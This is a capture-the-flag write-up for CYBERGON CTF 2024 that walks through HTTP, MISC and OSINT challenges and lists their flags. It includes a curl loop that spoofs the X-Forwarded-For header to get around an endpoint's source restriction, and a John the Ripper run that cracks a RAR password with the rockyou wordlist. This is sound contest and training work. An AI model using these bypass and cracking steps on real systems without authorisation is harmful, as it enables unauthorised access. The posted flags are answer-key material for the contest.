CYBERGON_CTF2024{W0rdPr3ss_1s_FuN_W4s_1t?}

HTTP

Protocol

```
Protocol

By making a proper request to this api endpoint [api.intelbyte.io], retrieve
the flag from its response.
Flag Format : CYBERGON_CTF2024{xxxxxxx}
Author : Too
Reminder: Use curl and wget exclusively

api.intelbyte.io
```

I got flag with Content-Type: application/json

```
curl -X GET -H "Content-Type: application/json" https://api.intelbyte.io
```

```
CYBERGON_CTF2024{CybEr!-2024-G0n!-GeNt}
```

Trespasser

```
Trespasser

Access to the endpoint [backend.intelbyte.io] appears restricted, only
accepting requests through a particular source. Your challenge is to figure
out how to get a valid response.
Tip: curl/wget are your friend and consider that some well-known public DNS
servers might serve as intermediaries,however not the ones you're thinking
of.
Author : Too

backend.intelbyte.io
```

I generated public dns server ip wordlist with chat gpt.

```
8.8.8.8
8.8.4.4
1.1.1.1
1.0.0.1
208.67.222.222
208.67.220.220
9.9.9.9
149.112.112.112
8.26.56.26
8.20.247.20
4.2.2.1
4.2.2.2
4.2.2.3
```

```
4.2.2.4
4.2.2.5
4.2.2.6
64.6.64.6
64.6.65.6
77.88.8.8
77.88.8.1
77.88.8.88
77.88.8.2
77.88.8.7
77.88.8.3
94.140.14.14
94.140.15.15
94.140.14.15
94.140.15.16
185.228.168.168
185.228.169.168
185.228.168.10
185.228.169.11
185.228.168.9
```

And I brute force X-Forwarded-For header value at get request of backend.intelbyte.io.

```
for i in $(cat ips.txt );do curl -X GET -H "X-Forwarded-For: "$i
https://backend.intelbyte.io;done
```


```
CYBERGON_CTF2024{3434-rvq34-5sdaf-ga4vw!}
```

MISC


Rules

```
Rules

Did you read our CTF's rules ? Are the rules are same ? Flags are separtated
by 3 different places.

CYBERGON_CTF2024{xxxx_xxxx_xxxxx}

Author - iamkfromburma
```


I found first part of flag at discord channel.



Second part from Rule page



Final part from cybergon blog




```
CYBERGON_CTF2024{d1sc0rd_p0rt4l_w3b}
```

Sponsors

Did you already check our sponsors ? If you watch carefully, you will see the entire flag.
CYBERGON_CTF2024{xxx_xxx_xxx}

Author - iamkfromburma

I got youtube link from ctftime cybergon ctf event page.
https://www.youtube.com/watch?v=z_ijQc-GfLQ

Third Team - TBD

[Winning teams from countries outside Myanmar and Thailand must cover shipping costs to receive physical prize

Our Sponsors (https://youtu.be/z_ijQc-GfLQ)

Tier Sponsors

Silver Sponsor - Hellfire Security (https://www.hellfiresecurity.com/)
Bronze Sponsor - Pacific Tech Myanmar
Bronze Sponsor - Golden Myanmar Apex


Certification & Training Vouchers

Altered Security (https://www.alteredsecurity.com/)
Creatigon (https://www.creatigon.com/)

TShirts Sponsors

Hellfire Security (https://www.hellfiresecurity.com/)
Lollipop Clothing Bar

And I got flag from this youtube video.



```
CYBERGON_CTF2024{h3llfir3_p4cific_gm4_alt3r_creatig0n}
```

Zip Zap

```
Zip Zap

Can you extract all the way to the end?

Author - Andro6
```

I extract provided zip file by using following python script.

```python
import os
import subprocess

def extract_nested_zip_with_password(zip_path, output_dir):
    current_zip_path = zip_path

    for layer in range(1, 1000):  # Adjust max layers as needed
        try:
            # Create temporary directory to extract the current layer
            layer_output_dir = os.path.join(output_dir, f"layer_{layer}")
            os.makedirs(layer_output_dir, exist_ok=True)

            # List contents of the current zip file to get the inner file
name
            result = subprocess.run(
                ['7z', 'l', current_zip_path],
                capture_output=True, text=True, check=True
            )
            # Extract the inner file name (assumes one file per ZIP layer)

            for line in result.stdout.splitlines():
                print(line)
                if "password" in line:  # Find the ZIP file
                    inner_file_name = line.split()[-1]
                    break
            else:
                print(f"No inner ZIP file found in layer {layer}")
                break

            # Use the inner file name as the password
            print(inner_file_name)
            password = inner_file_name.split('-')[-1].split('.')[0].strip()

            # Extract the inner ZIP file
            subprocess.run(
                ['7z', 'x', f'-p{password}', current_zip_path, f'-
```

```
o{layer_output_dir}'],
                check=True, stdout=subprocess.DEVNULL
            )

            # Update current_zip_path to point to the new inner zip file
            current_zip_path = os.path.join(layer_output_dir,
inner_file_name)

        except subprocess.CalledProcessError as e:
            print(f"Extraction failed at layer {layer}: {e}")
            break

if __name__ == "__main__":
    # Define the path to the outermost zip file and output directory
    outer_zip = "500.zip"  # Replace with the actual file path
    output_directory = "extracted_files"

    # Create the output directory if it doesn't exist
    os.makedirs(output_directory, exist_ok=True)

    # Start the extraction process
    extract_nested_zip_with_password(outer_zip, output_directory)
```

And We got fake flag at lowest zip layer -_-. But we notice that password is something .


```
CYBERGON_CTF2024{y0U_g07_r341_F14g}
```


Triple Quiz

```
Triple Quiz

You'll recognize it when you see it, it's something you've already done
before.

CYBERGON_CTF2024{XXXXXXXXXXXXXXXXXXXXX}

Author - iamkfromburma
```


We got `Triple Quiz.wav` file when extract provided rar file. But before extract, we need to crack zip password file with rar2john and rockyou wordlist.

```
└─$ rar2john Triple_Quiz.rar > TripleQ_Hash.txt

┌──(kali㉿[redacted])
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt TripleQ_Hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ICEMAN           (Triple_Quiz.rar)
```

So upload that .wav file to morse audio decoder and we got T9 encoded value.



Convert from T9 to text



CYBERGON_CTF2024{MORSEWITHTNINE}


Favorite Menu & Restaurant

```
Favorite Menu & Restaurant

Although I always play CTFs in the weekend, I don't have a chance to update
new upcoming event in my list. But, I only need cybergon's .. , they already
have one.There will be some password protected zip file. If you cannot crack,
you will need to find out the zip password (City_Country) that is belonged to
the stolen boat by using some osint. Please write menu and name like the
given format.

CYBERGON_CTF2024{Favorite Menu_Restaurant Name}.

Author - iamkfromburma
```

We accidentally found google calendar link from CyberGon official discord channel (#ctf)


```
https://calendar.google.com/calendar/u/0/embed?src=c_2b3f2196ee1f41261f3f4109
69f8bce583926578d1acf25a1393799bf4b4fdab@group.calendar.google.com&ctz=Asia/B
angkok&fbclid=IwY2xjawExbuZleHRuA2FlbQIxMAABHUVBoorF8hFwRmFOUjRKwQ-
rlBulQeoCEB44oyKi9vQ8Q6JUjkSoQeCgpw_aem_PgpJOof1UuoV0pq9CtGPDQ
```

When we enter above calendar link, we found some hex values from description.




We convert from hex to string, got zip file download link.

`https://tinyurl.com/bddetmxh`




We search Boat.jpg at google image search and found the model of boat "Oceanis 350", so we find with this model at this websit. https://stolenboats.info/en/theft/2856




We know City and Country (La Rochelle_France) as password for `Ghost Sound.zip`. When we extract this zip file, we got `Ghost Sound.wav` file. Analyze this wav file with Sonic visualizer and get following three words.

We use this three words at three words website to find somethings. And we found following restaurant.



We search some Favorite Menu from this restaurant and found that menu.




```
CYBERGON_CTF2024{Beef Soup_Heng Chun Seng}
```

Your Favorite Song

```
Do you know that is the best cover song?

password - What does the song name mean in English?

Author - Andro6
```

This challenge video file is about APT music. I used binwalk tool to extract embedded data from music video file.

```
└─$ binwalk -e Your_favourite_song.mp4

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or directory: 'jar', 'jar
 xvf '%e'' might not be installed correctly
1386714       0x1528DA        Zip archive data, encrypted at least v2.0 to extract, compressed size: 60, uncompressed size:
30, name: metadata.txt
1386948       0x1529C4        End of Zip archive, footer length: 22
```

Then I use apartment for zipfile password to extract zip file. Then I got the flag from metadata.txt file.


CYBERGON_CTF2024{Y0u_g07_r053}

Osint

The Flight

```
The Flight

The password you discovered in the Triple Quiz challenge (MISC category) is
the nickname of a footballer. His club recently appointed a new manager, and
the manager has recently traveled by flight. Can you track the details of
this flight?

CYBERGON_CTF2024{Depature City's IATA, Arrival City's IATA, ICAO Address}

Author - iamkfromburma
```

The password I discovered in the Triple Quiz challenge is iceman. So we search iceman football player at google and we found following Manchester United Player.



Now we know the football team, new manager and continue finding flight with manager name.

`https://www.itv.com/news/granada/2024-11-11/thousands-track-new-united-managers-plane-as-he-makes-way-from-portugal`


```
CYBERGON_CTF2024{BYJ,MAN,4950D2}
```

Favorite Journal

```
It's one of my favorite childhood journals. Can you find the published date
and the registration number of printing house for the volume 1 - number 1 ?

CYBERGON_CTF2024{X-X-XX_XXXX}

Author - iamkfromburma
```

This challenge is about Shwe Thway journal and we need to find it's published date and the registration number of printing house for the volume 1 - number 1.

I found this data by searching in search engines.

